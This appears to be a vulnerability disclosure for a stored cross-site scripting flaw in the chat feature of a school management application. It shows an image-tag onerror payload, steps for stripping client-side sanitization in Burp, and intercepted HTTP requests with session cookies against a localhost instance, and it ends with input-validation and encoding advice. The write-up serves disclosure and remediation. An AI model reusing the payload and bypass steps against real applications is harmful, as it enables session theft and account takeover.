Stored XSS – Account Takeover Possibility

Observation:


The application's chat interface is vulnerable to Stored Cross Site Scripting Vulnerability. As the cookie security is not in place, a **lower privilege user (Student)** will be able to chat with the **higher privilege user (Admin)** and can steal their cookie to perform account takeover.

Pre-requisites: Chat history between admin and Student or group in which admin is present.

Payload Used: <img src=x onerror=alert(document.cookie)>

Steps To Replicate:

Step 1: Initiate chat with the admin. From **Student** account send the JavaScript payload to fetch the session cookie as shown below to the **Admin** via the chat option present in application.




127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4

student1@campcodes.com
asdasdsa adassaasda
Balance:

<img src=x onerror=alert(document.cookie)>

http://127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4-3a82...




127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4

<img src=x onerror=alert(document.cookie)>

http://127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4-3a82...

admin@campcodes.com
admin


Step 2: Intercept the traffic in burp and remove the sanitization in place. Forward the request once the payload sanitization is removed.



Time	Type	Direction	Method	URL
15:47:23 18 Jan 2025	HTTP	→ Request	POST	http://127.0.0.1/chat/group/open/send
15:47:25 18 Jan 2025	HTTP	→ Request	POST	http://127.0.0.1/chat/group/message/check

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-CSRF-TOKEN: h9LlTasHRRsJZSPlZZM7Wg86oH89Xf5LidDFG9Lp
X-XSRF-TOKEN:
eyJpdiI6IlhqNDk2aHVlZElyWmIvVOhlS1QwQkE9PSIsInZhbHVlIjoiQ05ldzZBdW8rcUpmWnJ5cmJQZXJiNEtSdTA5Nis2SlNFKlovazNHSFVz0GJUM1FzNmdvTDl0WXFTZmVHZjRQb0U0bmhyTmd6TnJEQnovMGZMUlJ3VEFRM0JIUFgzSXNTQVp6THN3OUpNQkFSMVhHVWJPakpNcUxSazZ
neFBreFUiLCJtYWMiOiI0YTkx0GJhZDclNzNlY2E0NGFhMWFmNTNhMjglNzNlNTk5MTEwNjFjYzIxNzYwN2NkNmI4ZGY3NDg4NGI0YzRkIiwidGFnIjoiIn0=
Content-Type: multipart/form-data; boundary=---------------------------3446761742185475643598010870
Content-Length: 606
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4-3a82912af599
Cookie: XSRF-TOKEN=
eyJpdiI6IlhqNDk2aHVlZElyWmIvVOhlS1QwQkE9PSIsInZhbHVlIjoiQ05ldzZBdW8rcUpmWnJ5cmJQZXJiNEtSdTA5Nis2SlNFKlovazNHSFVz0GJUM1FzNmdvTDl0WXFTZmVHZjRQb0U0bmhyTmd6TnJEQnovMGZMUlJ3VEFRM0JIUFgzSXNTQVp6THN3OUpNQkFSMVhHVWJPakpNcUxSazZ
neFBreFUiLCJtYWMiOiI0YTkx0GJhZDclNzNlY2E0NGFhMWFmNTNhMjglNzNlNTk5MTEwNjFjYzIxNzYwN2NkNmI4ZGY3NDg4NGI0YzRkIiwidGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6ImxYYW5IVnJpUEwyRktPRmF4RDhaUWc9PSIsInZhbHVlIjoicjhKaXpYV2hDYUd3VWlu0WhyK0OwWkt2aDFvalpJQlFkbnozdDhsd3d5SmY0WnRmM3Q3eDlsSVp2c2h5ZFZLdTVhQ2ErcEhQVWFFTk9UUVdyRWg3ZE5mK2JlamtZcVNNbkhkMnFBQllUSytGRTZtbTZsdkhXNWRkek9
ZZUtkQzAiLCJtYWMiOiJlY2FiNjFjZTMwOGEzN2U2YzYzYWUyNmVjZTZiNGMyY2VjOWQzNzFkOGFjYzdlMGU2YzA0ZTAwZjYxNjJjY2E5IiwidGFnIjoiIn0%3D; PHPSESSID=cg572lahrhcfqatsfb6r4a2013
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="file_attach"

null
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="message"

<p>&lt;img src=x onerror=alert(document.cookie)&gt;</p>
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="user_id"

2
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="group_id"

ad9d0401-323f-4572-b2a4-3a82912af599
-----------------------------3446761742185475643598010870--
```




Time	Type	Direction	Method	URL
15:47:23 18 Jan 2025	HTTP	→ Request	POST	http://127.0.0.1/chat/group/open/send
15:47:25 18 Jan 2025	HTTP	→ Request	POST	http://127.0.0.1/chat/group/message/check
15:47:35 18 Jan 2025	HTTP	→ Request	POST	http://127.0.0.1/chat/group/message/check

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-CSRF-TOKEN: h9LlTasHRRsJZSPlZZM7Wg86oH89Xf5LidDFG9Lp
X-XSRF-TOKEN:
eyJpdiI6IlhqNDk2aHVlZElyWmIvVOhlS1QwQkE9PSIsInZhbHVlIjoiQ05ldzZBdW8rcUpmWnJ5cmJQZXJiNEtSdTA5Nis2SlNFKlovazNHSFVz0GJUM1FzNmdvTDl0WXFTZmVHZjRQb0U0bmhyTmd6TnJEQnovMGZMUlJ3VEFRM0JIUFgzSXNTQVp6THN3OUpNQkFSMVhHVWJPakpNcUxSazZ
neFBreFUiLCJtYWMiOiI0YTkx0GJhZDclNzNlY2E0NGFhMWFmNTNhMjglNzNlNTk5MTEwNjFjYzIxNzYwN2NkNmI4ZGY3NDg4NGI0YzRkIiwidGFnIjoiIn0=
Content-Type: multipart/form-data; boundary=---------------------------3446761742185475643598010870
Content-Length: 606
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/chat/group/open/ad9d0401-323f-4572-b2a4-3a82912af599
Cookie: XSRF-TOKEN=
eyJpdiI6IlhqNDk2aHVlZElyWmIvVOhlS1QwQkE9PSIsInZhbHVlIjoiQ05ldzZBdW8rcUpmWnJ5cmJQZXJiNEtSdTA5Nis2SlNFKlovazNHSFVz0GJUM1FzNmdvTDl0WXFTZmVHZjRQb0U0bmhyTmd6TnJEQnovMGZMUlJ3VEFRM0JIUFgzSXNTQVp6THN3OUpNQkFSMVhHVWJPakpNcUxSazZ
neFBreFUiLCJtYWMiOiI0YTkx0GJhZDclNzNlY2E0NGFhMWFmNTNhMjglNzNlNTk5MTEwNjFjYzIxNzYwN2NkNmI4ZGY3NDg4NGI0YzRkIiwidGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6ImxYYW5IVnJpUEwyRktPRmF4RDhaUWc9PSIsInZhbHVlIjoicjhKaXpYV2hDYUd3VWlu0WhyK0OwWkt2aDFvalpJQlFkbnozdDhsd3d5SmY0WnRmM3Q3eDlsSVp2c2h5ZFZLdTVhQ2ErcEhQVWFFTk9UUVdyRWg3ZE5mK2JlamtZcVNNbkhkMnFBQllUSytGRTZtbTZsdkhXNWRkek9
ZZUtkQzAiLCJtYWMiOiJlY2FiNjFjZTMwOGEzN2U2YzYzYWUyNmVjZTZiNGMyY2VjOWQzNzFkOGFjYzdlMGU2YzA0ZTAwZjYxNjJjY2E5IiwidGFnIjoiIn0%3D; PHPSESSID=cg572lahrhcfqatsfb6r4a2013
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="file_attach"

null
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="message"

<img src=x onerror=alert(document.cookie)>
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="user_id"

2
-----------------------------3446761742185475643598010870
Content-Disposition: form-data; name="group_id"

ad9d0401-323f-4572-b2a4-3a82912af599
-----------------------------3446761742185475643598010870--
```

Step 3: It can be observed that in the admin side the payload gets triggered via chat and it ends up fetching the cookie.



127.0.0.1 says

```
XSRF-
TOKEN=eyJpdiI6InhLMWFkUTJ5WWFYUllqbVJGQXplNHc9PSIsInZhb
HVlIjoieGlOc3BUaUxSU
VZ0N2Z0MXFRVmM1ZkpFTU80WUsxcXRFTUM3S1FVeU5SbXpleExl
MjkySGlxQytkSFRVS2NIbS9uMEJYb
UxlVEs4UFFPeUw1cnRrd1VSNmFrSDZlL2dVOHp6WTV3QWQvdHRiT
nh3R1pkeE5yRENpUDNhV1ZFWmsiL
CJtYWMiOiI4Yjk5ZjA3OTQwNTg5ZWYxOGFlNDY5MzkyMTlhODA1M
GNmOTkyOTc3ZDlmYjVlNzBhYTA1Y
```

Recommendation:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).